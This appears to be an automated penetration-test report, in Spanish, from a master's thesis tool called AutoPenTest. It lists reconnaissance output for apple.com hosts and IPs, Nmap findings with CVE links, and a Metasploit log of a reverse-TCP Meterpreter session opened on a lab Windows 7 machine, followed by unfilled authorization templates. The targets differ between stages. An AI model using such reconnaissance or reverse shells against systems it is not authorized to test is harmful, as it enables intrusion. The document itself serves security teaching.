
Informe sobre el dominio

David Hervás Rodríguez

Septiembre 09, 2023

Manifiesto



El objetivo de este trabajo final de máster es el análisis, diseño y desarrollo de la aplicación AutoPenTest que permite la automatización de las etapas de auditorías técnicas de seguridad o pentesting hasta la explotación. La aplicación recibe como entrada el dominio objetivo del análisis. Mediante técnicas de auditoría activas y/o pasivas, y con el uso de herramientas de pentesting, se implementan de manera automática las primeras tres etapas del proceso de pentesting.

El objetivo de este informe, diseñado como conclusión de la aplicación AutoPenTest es mostrar la infraestructura descubierta así como las vulnerabilidades detectadas incluyendo la información recogida a lo largo de todo el proceso.

Referencias

[Etapa 1 - Reconocimiento] theHarvester, https://github.com/laramies/theHarvester

[Etapa 1 - Reconocimiento] metagoofil, http://www.edge-security.com/metagoofil.php

[Etapa 2 - Descubrimiento] NMAP, https://insecure.org/

[Etapa 3 - Explotación] metasploit, https://metasploit.com/

Etapa 1: Reconocimiento - metagoofil

metagoofil
https://investor.apple.com/esg/2022_Apple_ESG_Report
http://www.apple.com/certificateauthority/Application_Integration_CPS/
http://investor.apple.com/esg/2021_Apple_ESG_Report/
http://www.apple.com/certificateauthority/Apple_Public_CPS/
https://www.apple.com/certificateauthority/Software_Update_CPS/
https://developer.apple.com/licensing-trademarks/files/mac_logo_license_agreement.pdf
https://www.apple.com/legal/sla/docs/ios5.pdf
https://developer.apple.com/bonjour/printing-specification/
https://developer.apple.com/streaming/GettingStartedWithHLSInterstitials.pdf
https://salesresources.apple.com/pdf/Ciscocustomerprofile.pdf
https://www.apple.com/privacy/parentaldisclosureconsent.pdf
https://www.apple.com/jp/support/cip/pdfs/battery_pmg4mdd.j.pdf
https://www.apple.com/jp/support/cip/pdfs/airmac_pmg4mdd.j.pdf
https://itunespartner.apple.com/assets/downloads/Apps_PricingSchedule_April2017.pdf
https://www.apple.com/environment/pdf/Apple_Facilities_Report_2008.pdf
https://www.apple.com/promo/pdf/EN_US_BTS_FY19_TandCs.pdf

metagoofil

https://www.apple.com/newsroom/pdfs/Q1_FY19_Consolidated_Financial_Statements.pdf

https://www.apple.com/education/docs/overview_of_managed_appleid.pdf

https://www.apple.com/education/docs/Data_and_Privacy_Overview_for_Schools.pdf

https://www.apple.com/environment/pdf/Apple_Supplier_Clean_Energy_Program_Update_April_2018.pdf

http://images.apple.com/server/docs/Xserve_User_Guide12202006.pdf

https://www.apple.com/environment/pdf/Apple_Supplier_Clean_Energy_Program_Update_2021.pdf

https://www.apple.com/environment/pdf/Apple_Prioritizing_Chemicals_2018.pdf

https://www.apple.com/environment/pdf/Integrating_Toxicological_Assessments_in_Material_Selection_for_Apple_Products_07152022.pdf

https://developer.apple.com/standards/qtff-2001.pdf

https://www.apple.com/environment/pdf/Sustainable_Fiber_Specification_April2016.pdf

https://www.apple.com/newsroom/pdfs/FY20_Q2_Consolidated_Financial_Statements.pdf

https://www.apple.com/environment/pdf/Apple_Facilities_Report_2012.pdf

https://www.apple.com/privacy/docs/Sign_in_with_Apple_White_Paper_Nov_2019.pdf

https://images.apple.com/legal/warranty/luxembourgstatutorywarranty.pdf

https://www.apple.com/environment/pdf/Apple_CCF_Assurance_Statement_FY2020.pdf

https://www.apple.com/environment/pdf/Packaging_and_Forestry_September_2017.pdf

Etapa 1: Reconocimiento - theHarvester

Hosts
1-courier.push.apple.com
1-courier.sandbox.push.apple.com
10-courier.push.apple.com
11-courier.push.apple.com
116-202-179-217.applebot.apple.com
12-courier.push.apple.com
13-courier.push.apple.com
14-courier.push.apple.com
15-courier.push.apple.com
16-courier.push.apple.com
17-121-112-1.applebot.apple.com
17-121-112-10.applebot.apple.com
17-121-112-100.applebot.apple.com
17-121-112-101.applebot.apple.com
17-121-112-102.applebot.apple.com
17-121-112-103.applebot.apple.com
17-121-112-104.applebot.apple.com
17-121-112-105.applebot.apple.com
17-121-112-106.applebot.apple.com
17-121-112-107.applebot.apple.com
17-121-112-108.applebot.apple.com
17-121-112-109.applebot.apple.com
17-121-112-11.applebot.apple.com
17-121-112-110.applebot.apple.com
17-121-112-111.applebot.apple.com
17-121-112-112.applebot.apple.com
17-121-112-113.applebot.apple.com
17-121-112-114.applebot.apple.com
17-121-112-115.applebot.apple.com
17-121-112-116.applebot.apple.com
17-121-112-117.applebot.apple.com
17-121-112-118.applebot.apple.com
17-121-112-119.applebot.apple.com
17-121-112-12.applebot.apple.com
17-121-112-120.applebot.apple.com
17-121-112-121.applebot.apple.com
17-121-112-122.applebot.apple.com
17-121-112-123.applebot.apple.com

Hostnames
17-121-112-215.applebot.apple.com
17-121-112-224.applebot.apple.com
17-121-112-229.applebot.apple.com
17-121-112-31.applebot.apple.com
17-121-112-37.applebot.apple.com
17-121-113-148.applebot.apple.com
17-121-113-156.applebot.apple.com
17-121-113-52.applebot.apple.com
17-121-114-110.applebot.apple.com
17-121-114-118.applebot.apple.com
17-121-114-233.applebot.apple.com
17-121-114-45.applebot.apple.com
17-121-115-151.applebot.apple.com
17-121-115-170.applebot.apple.com
17-121-115-192.applebot.apple.com
17-121-115-82.applebot.apple.com
17-121-116-138.applebot.apple.com
17-121-116-139.applebot.apple.com
17-121-116-203.applebot.apple.com
17-121-116-45.applebot.apple.com
17-121-116-49.applebot.apple.com
17-121-117-128.applebot.apple.com
17-121-117-160.applebot.apple.com
17-121-117-196.applebot.apple.com
17-121-117-222.applebot.apple.com
17-121-117-238.applebot.apple.com
17-121-117-35.applebot.apple.com
17-121-118-132.applebot.apple.com
17-121-118-177.applebot.apple.com
17-121-118-205.applebot.apple.com
17-121-118-208.applebot.apple.com
17-121-118-41.applebot.apple.com
17-121-118-55.applebot.apple.com
17-121-119-0.applebot.apple.com
17-121-119-153.applebot.apple.com
17-121-119-17.applebot.apple.com
17-121-119-218.applebot.apple.com
17-121-119-41.applebot.apple.com

Ips
17.121.112.215
17.121.112.224
17.121.112.229
17.121.112.31
17.121.112.37
17.121.113.148
17.121.113.156
17.121.113.52
17.121.114.110
17.121.114.118
17.121.114.233
17.121.114.45
17.121.115.151
17.121.115.170
17.121.115.192
17.121.115.82
17.121.116.138
17.121.116.139
17.121.116.203
17.121.116.45
17.121.116.49
17.121.117.128
17.121.117.160
17.121.117.196
17.121.117.222
17.121.117.238
17.121.117.35
17.121.118.132
17.121.118.177
17.121.118.205
17.121.118.208
17.121.118.41
17.121.118.55
17.121.119.0
17.121.119.153
17.121.119.17
17.121.119.218
17.121.119.41

Etapa 2: Descubrimiento - NMAP

Puerto	Información
22	tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0) https://vulners.com/cve/CVE-2012-5975 https://vulners.com/cve/CVE-2012-5536 https://vulners.com/cve/CVE-2010-5107 https://vulners.com/cve/CVE-2008-1483 https://vulners.com/cve/CVE-2007-3102 https://vulners.com/cve/CVE-2004-2414
80	tcp open http?
9929	tcp open nping-echo Nping echo https://vulners.com/cve/CVE-2013-3464 https://vulners.com/cve/CVE-2013-2479 https://vulners.com/cve/CVE-2013-2206 https://vulners.com/cve/CVE-2013-0499 https://vulners.com/cve/CVE-2012-2394 https://vulners.com/cve/CVE-2011-2395 https://vulners.com/cve/CVE-2011-2059 https://vulners.com/cve/CVE-2011-1385 https://vulners.com/cve/CVE-2010-4563 https://vulners.com/cve/CVE-2010-4562 https://vulners.com/cve/CVE-2010-2529 https://vulners.com/cve/CVE-2010-0119 https://vulners.com/cve/CVE-2009-5135 https://vulners.com/cve/CVE-2009-2402 https://vulners.com/cve/CVE-2009-2401 https://vulners.com/cve/CVE-2009-1683 https://vulners.com/cve/CVE-2008-7034 https://vulners.com/cve/CVE-2008-3705 https://vulners.com/cve/CVE-2008-3671 https://vulners.com/cve/CVE-2008-0526 https://vulners.com/cve/CVE-2008-0355 https://vulners.com/cve/CVE-2007-5576 https://vulners.com/cve/CVE-2007-4213 https://vulners.com/cve/CVE-2007-3335 https://vulners.com/cve/CVE-2007-2866 https://vulners.com/cve/CVE-2007-1988 https://vulners.com/cve/CVE-2007-1987

Continua en la siguiente página

Puerto	Información
	https://vulners.com/cve/CVE-2007-1834 https://vulners.com/cve/CVE-2007-0343 https://vulners.com/cve/CVE-2006-3146 https://vulners.com/cve/CVE-2006-2741 https://vulners.com/cve/CVE-2006-2639 https://vulners.com/cve/CVE-2006-2272 https://vulners.com/cve/CVE-2006-1030 https://vulners.com/cve/CVE-2006-0454

Etapa 3: Explotación - Metasploit

Evidencia de ataque exitoso

[*] Processing listenerw.rc for ERB directives.
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.129:22
[*] Sending stage (175686 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.129:22 -> 192.168.1.128:49348) at 2023-09-09 15:31:59 +0200

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	WINDOWS7/david @ WINDOWS7	192.168.1.129:22 -> 192.168.1.128:49348

resource > exit -y

Autorización

Cliente: [Nombre de la Empresa u Organización]
Nombre: [Nombre de la persona solicitante del informe]
Puesto: [Puesto de la persona solicitante del informe]
Fecha: 09 de Septiembre de 2023
Asunto: Evaluación de vulnerabilidades y Autorización del proceso de Pentesting

Descripción de las Pruebas

Las pruebas de penetración involucrarán un análisis exhaustivo de nuestra infraestructura de tecnología de la información, incluyendo sistemas, aplicaciones, redes y dispositivos relacionados. El objetivo es identificar debilidades en la seguridad y evaluar la resistencia de nuestros sistemas ante posibles amenazas cibernéticas.

Equipo Responsable

Las pruebas de penetración serán realizadas por un equipo de expertos en seguridad cibernética debidamente autorizados y certificados. Este equipo estará liderado por [Nombre del Líder del Equipo], quien cuenta con una amplia experiencia en pruebas de penetración y está comprometido con el cumplimiento de altos estándares éticos y legales.

Compromiso de No Causar Daños

Entiendo que las pruebas de penetración pueden causar interrupciones temporales en nuestros sistemas y redes. Sin embargo, se espera que el equipo de pruebas minimice cualquier impacto negativo y notifique de inmediato cualquier incidente o daño accidental que pueda ocurrir durante el proceso.

Firma: _____ Firma:_____
[Nombre de la persona que autoriza][Nombre del Líder del Equipo Responsable]
[Título de la persona que autoriza][Título del Líder del Equipo Responsable]

Manifiesto de Confidencialidad para Pruebas de Penetración

En [Nombre de la Empresa u Organización], reconocemos la importancia crítica de la seguridad de nuestros sistemas y redes de información. Para garantizar la integridad y confidencialidad de nuestros activos digitales, hemos decidido llevar a cabo pruebas de penetración. Este manifiesto de confidencialidad establece los principios y compromisos que guiarán todas las actividades relacionadas con estas pruebas.

1. Propósito y Alcance

Las pruebas de penetración se llevarán a cabo con el único propósito de evaluar y mejorar la seguridad de nuestros sistemas y redes de información. Estas pruebas se realizarán dentro del alcance definido y autorizado previamente.

2. Confidencialidad Absoluta

Todas las actividades y resultados de las pruebas de penetración se considerarán información altamente confidencial. Esto incluye cualquier dato, hallazgo, documento, informe o acceso a sistemas que se obtenga durante el proceso de pruebas.

3. Acceso Autorizado

El equipo de pruebas de penetración, debidamente autorizado, será el único responsable de llevar a cabo las pruebas. Se compromete a no divulgar, compartir ni utilizar de manera indebida ninguna información o acceso obtenido durante las pruebas.

4. Protección de Datos Sensibles

En el caso de que se identifiquen datos sensibles o información crítica durante las pruebas, el equipo de pruebas se compromete a informar de inmediato a [Nombre del Responsable de Seguridad o Equipo de Respuesta a Incidentes] para que se tomen medidas adecuadas para su protección y mitigación de riesgos.

5. Cumplimiento Legal y Ético

Todas las actividades de pruebas de penetración se llevarán a cabo de acuerdo con las leyes y regulaciones locales, nacionales e internacionales aplicables. Además, se seguirán las mejores prácticas éticas y profesionales en todo momento.

6. Retención de Información

Una vez finalizadas las pruebas de penetración, se retendrán todos los datos y resultados durante el período especificado en el acuerdo de pruebas. Pasado ese tiempo, se eliminará toda la información obtenida durante las pruebas de manera segura y de acuerdo con las políticas de retención de datos de la empresa.

7. Responsabilidad y Supervisión

El [Nombre del Responsable de Seguridad o Equipo de Respuesta a Incidentes] supervisará y garantizará el cumplimiento de este manifiesto de confidencialidad en todas las etapas de las pruebas de penetración.

8. Compromiso de Cumplimiento

Al firmar este manifiesto de confidencialidad, todos los miembros del equipo de pruebas de penetración se comprometen a cumplir con estos principios y compromisos en todo momento. Cualquier violación de este manifiesto se considerará una infracción grave y será tratada de acuerdo con las políticas y regulaciones de la empresa.

Fecha y Firma: 09 de Septiembre de 2023
[Firma del Miembro del Equipo de Pruebas de Penetración]
[Nombre del Miembro del Equipo de Pruebas de Penetración]
[Nombre de la Empresa u Organización]